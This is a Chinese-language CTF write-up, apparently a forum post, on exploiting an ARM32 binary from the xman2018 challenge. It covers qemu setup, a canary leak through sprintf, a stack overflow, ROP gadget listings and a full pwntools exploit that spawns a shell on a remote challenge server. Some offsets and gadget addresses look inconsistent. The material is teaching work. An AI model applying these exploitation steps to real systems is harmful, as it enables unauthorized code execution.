

arm32-pwn从环境搭建到实战

关于arm的pwn还是比较令人头疼的，首先汇编比较难看懂，其次就是ida反编译出来的东西还会有错误，比如之后要讲的题目中栈的分布就和ida解析出来的完全不一样。那

环境搭建

环境的搭建应该是现在arm题目中比较麻烦的一个点。

安装qemu

```
apt-get install qemu
```

然后可以查看其有哪些指令qemu-[tab][tab],其中有一个qemu-arm这个就是我们运行32的指令。

依赖库安装

依赖库一般可以利用apt-get来进行一个安装，这里我们需要装的库是

```
sudo apt-get install -y gcc-arm-linux-gnueabi
```

在安装这个时候会有一个错误就是很多其他的依赖库没有安装,这个时候sudo apt-get -f install就会自动进行安装，然后再执行上面的语句就可以成功的安装了。

这样整个环境就基本是安装好了

实例分析 (xman2018冬令营入营题)

题目本身不难，但是很有借鉴意义和之前上海大学生的比赛结合起来刚好就是一个arm32和arm64非常完整的教程了。

保护查看

```
[*] '/media/psf/Home/Downloads/pwn'
Arch:      arm-32-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x10000)
```

开了canary，这个保护本身是比较麻烦的了

静态分析

主函数分析














一个主函数我改了一下函数名，原来是去符号的。很明显的有一个栈溢出，然后一个sprintf可以进行一个canary的泄漏，这里的思路还是很清晰的。

```
int main_0()
{
    int n; // ST04_4
    char buf; // [sp+8h] [bp-34h]
    char s; // [sp+1Ch] [bp-20h]

    sub_1066C();
    memset(&s, 0, 0x18u);
    memset(&buf, 0, 0x14u);
    read(0, &buf, 0x14u);
    n = sprintf(&s, 0x18u, "Hello %sJst For Fun\n", &buf);
    write(1, &s, n);
    puts("Come On");
    read(0, &s, 0x100u);
    return 0;
}
```

string分析

这里有几个比较敏感的函数字符串，所以这个题目如果放在linux里我估计大家分分钟秒了，但是这里就有些麻烦了，基本思路是rop了，因为arm也是传递参数的。

	LOAD:00010...	00000007	C	system
	LOAD:00010...	00000007	C	setbuf
	LOAD:00010...	00000012	C	__libc_start_main
	LOAD:00010...	00000006	C	write
	LOAD:00010...	00000009	C	snprintf
	LOAD:00010...	0000000E	C	ld-linux.so.3
	LOAD:00010...	00000012	C	__stack_chk_guard
	LOAD:00010...	0000000F	C	__gmon_start__
	LOAD:00010...	0000000A	C	GLIBC_2.4
	.rodata:0001...	00000006	C	clear
	.rodata:0001...	00000016	C	Hello %sJUst For Fun\n
	.rodata:0001...	00000008	C	Come On
	.data:00021...	00000008	C	/bin/sh



栈分布分析

这个栈分布其实是很难去泄漏出canary的但是我在运行程序的时候试试了进行输入0x14*'a'发现好像栈并不是那样的能泄漏出一些东西

-000000039		DCB ? ; undefined
-000000038	n	DCD ?
-000000034	buf	DCB ?
-000000033		DCB ? ; undefined
-000000032		DCB ? ; undefined
-000000031		DCB ? ; undefined
-000000030		DCB ? ; undefined
-00000002F		DCB ? ; undefined
-00000002E		DCB ? ; undefined
-00000002D		DCB ? ; undefined
-00000002C		DCB ? ; undefined
-00000002B		DCB ? ; undefined
-00000002A		DCB ? ; undefined
-000000029		DCB ? ; undefined
-000000028		DCB ? ; undefined
-000000027		DCB ? ; undefined
-000000026		DCB ? ; undefined
-000000025		DCB ? ; undefined
-000000024		DCB ? ; undefined
-000000023		DCB ? ; undefined
-000000022		DCB ? ; undefined
-000000021		DCB ? ; undefined
-000000020	s	DCB ?
-00000001F		DCB ? ; undefined
-00000001E		DCB ? ; undefined
-00000001D		DCB ? ; undefined
-00000001C		DCB ? ; undefined
-00000001B		DCB ? ; undefined
-00000001A		DCB ? ; undefined
-000000019		DCB ? ; undefined
-000000018		DCB ? ; undefined
-000000017		DCB ? ; undefined
-000000016		DCB ? ; undefined
-000000015		DCB ? ; undefined
-000000014		DCB ? ; undefined
-000000013		DCB ? ; undefined
-000000012		DCB ? ; undefined
-000000011		DCB ? ; undefined
-000000010		DCB ? ; undefined
-00000000F		DCB ? ; undefined
-00000000E		DCB ? ; undefined
-00000000D		DCB ? ; undefined
-00000000C		DCB ? ; undefined
-00000000B		DCB ? ; undefined
-00000000A		DCB ? ; undefined
-000000009		DCB ? ; undefined
-000000008	var_8	DCD ?
-000000004		DCB ? ; undefined
-000000003		DCB ? ; undefined
-000000002		DCB ? ; undefined
-000000001		DCB ? ; undefined
+000000000	s	DCB 4 dup(?)
+000000004		



动态分析

运行环境

arm主要是进行一个动态的分析，因为静态下很容易不准确，所以这里记录下动态分析一些指令

```
qemu-arm -L /usr/arm-linux-gnueabi ./pwn
```



这是运行程序，-L是依赖库

```
socat tcp-l:10002,fork exec:"qemu-arm -g 1234 -L /usr/arm-linux-gnueabi ./pwn",reuseaddr
```

在10002端口运行我们的arm程序进行一个交互，其中关于gdb如何attach上的这里就不多说了，在上一位写arm64的师傅那写的很详细

canary查看

上面的静态分析可以看出来canary应该是在我们输入0x14的时候泄漏出来的，所以这里试试0x14因为ida中stack看不出canary在什么位置，而且栈里面也看不出来，这里就



这样canary基本就已经成功的leak出来了。

padding确认

这里我是一个一个试试出来的，一个是ebp的值一个是ret的值，我们就在ret的位置填充一个rop

arm32的参数调用

调用规则是从r0 -> r3 其他的通过栈进行传递，还是比较简单的
然后记录几个命令的用法。

bx == call这是题目本身需要的一个rop中的指令

ROP搜寻

首先我们明确一下自己的思路

- 1、我们有system函数，所以最后肯定是回到system函数
- 2、我们有/bin/sh的字符串，这里我们需要把他转移到我们的r0寄存器
- 3、肯定只能利用ROP，因为他是传参的

没有目标的搜索都是无用功！

```
0x00010804 : pop {r4, r5, r6, r7, r8, sb, sl, pc}
0x00010804 : pop {r4, r5, r6, r7, r8, sb, sl, pc} ; andeq r0, r1, r4, asr #14 ; andeq r0, r1, ip, lsr r7 ; bx lr
0x00010804 : pop {r4, r5, r6, r7, r8, sb, sl, pc} ; andeq r0, r1, r4, asr #14 ; andeq r0, r1, ip, lsr r7 ; bx lr ; push {r3, lr} ; pop {r3, pc}
0x000107dc : popeq {r4, r5, r6, r7, r8, sb, sl, pc} ; mov r4, #0 ; add r4, r4, #1 ; ldr r3, [r5], #4 ; mov r2, sb ; mov r1, r8 ; mov r0, r7 ; blx r3
0x0001061c : popne {r4, pc} ; bl #0x105b4 ; mov r3, #1 ; strb r3, [r4] ; pop {r4, pc}
0x000104a0 : push {r3, lr} ; bl #0x10588 ; pop {r3, pc}
0x00010814 : push {r3, lr} ; pop {r3, pc}
0x00010654 : push {r4, lr} ; blx r3
0x0001060c : push {r4, lr} ; ldr r4, [pc, #0x18] ; ldrb r3, [r4] ; cmp r3, #0 ; popne {r4, pc} ; bl #0x105c4 ; mov r3, #1 ; strb r3, [r4] ; pop {r4, pc}
}
0x00010628 : strb r3, [r4] ; pop {r4, pc}
0x000105dc : sub r1, r1, r0 ; asr r1, r1, #2 ; add r1, r1, r1, lsr #31 ; asrs r1, r1, #1 ; bxeq lr ; ldr r3, [pc, #0x10] ; cmp r3, #0 ; bxeq lr ; bx r3
0x000105ac : sub r3, r3, r0 ; cmp r3, #6 ; bxls lr ; ldr r3, [pc, #0x10] ; cmp r3, #0 ; bxeq lr ; bx r3
0x0001079c : sub sp, fp, #4 ; pop {fp, pc}
```

```
pc}
0x000107f4 : mov r0, r7 ; blx r3
0x000107f4 : mov r0, r7 ; blx r3 ; cmp r4, r6 ; bne #0x107f4 ; pop {r4, r5, r6, r7, r8, sb, sl, pc}
0x000107f4 : mov r0, r7 ; blx r3 ; cmp r4, r6 ; bne #0x10800 ; pop {r4, r5, r6, r7, r8, sb, sl, pc} ; andeq r0, r1, r4, asr #14 ; andeq r0, r1, ip, lsr
r7 ; bx lr
0x000107f4 : mov r0, r7 ; blx r3 ; cmp r4, r6 ; bne #0x10808 ; pop {r4, r5, r6, r7, r8, sb, sl, pc} ; andeq r0, r1, r4, asr #14 ; andeq r0, r1, ip, lsr
r7 ; bx lr ; push {r3, lr} ; pop {r3, pc}
0x000106a4 : mov r1, #0 ; mov r0, r3 ; bl #0x104d8 ; ldr r0, [pc, #0x14] ; bl #0x10514 ; mov r0, r0 ; pop {fp, pc}
0x000107f0 : mov r1, r8 ; mov r0, r7 ; blx r3
0x000107f0 : mov r1, r8 ; mov r0, r7 ; blx r3 ; cmp r4, r6 ; bne #0x107f8 ; pop {r4, r5, r6, r7, r8, sb, sl, pc}
0x000107f0 : mov r1, r8 ; mov r0, r7 ; blx r3 ; cmp r4, r6 ; bne #0x10804 ; pop {r4, r5, r6, r7, r8, sb, sl, pc} ; andeq r0, r1, r4, asr #14 ; andeq r0,
r1, ip, lsr r7 ; bx lr
```

其实按照经验来说一般rop常用的就是mov和pop我们就截取这些

思路解析：

- 一、先进行一个pop {r4,r5,r6,r7,sb,sl,pc}
- 二、然后pop {r3,pc}
- 三、mov r0,r7;bxr3这样我们就可以成功的调用system函数然后getshell了。

exp

```
from pwn import *
#context.log_level = 'debug'
p = remote('39.105.216.229', 9991)
p.recvline()
p.send('a' * 18)
r = (p.recv())

canary = r[24:28]
p.recvuntil('Come On\n')

pop_r3_pc = 0x000104a8
pop_r4_r5_r6_r7 = 0x00010804
mov_r0_r7_call = 0x000107f4

payload = ""
payload += p32(pop_r4_r5_r6_r7)
payload += p32(0) # R4
payload += p32(0) # R5
payload += p32(0) # R6
payload += p32(0x21044)
payload += p32(0) # R8
payload += p32(0) # SB
payload += p32(0) # SL

payload += p32(pop_r3_pc)
payload += p32(0x104fc)

payload += p32(mov_r0_r7_call)
pay = 'A' * 24 + (canary) + p32(0xdeadbeef) + payload

p.send(pay)
```

```
p.interactive()
```

总结

arm题目的本身都不难但是搭建环境总是让人烦恼不少，这次总结下了搭建到调试的过程基本就是

```
qemu -> -> -> (socat) ->exp
```

点击收藏 | 1 关注 | 1

[上一篇：35C3 Junior CTF w...](#) [下一篇：35C3 Junior CTF w...](#)

1. 3 条回复



[23R3F](#) 2019-01-02 12:44:17

沈总tql

0 回复Ta



[Peanuts](#) 2019-01-05 12:11:04

@[23R3F](#) 我枯了

0 回复Ta



[richard1987****](#) 2019-01-08 15:34:05

搭建环境确实坑,mips也是

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)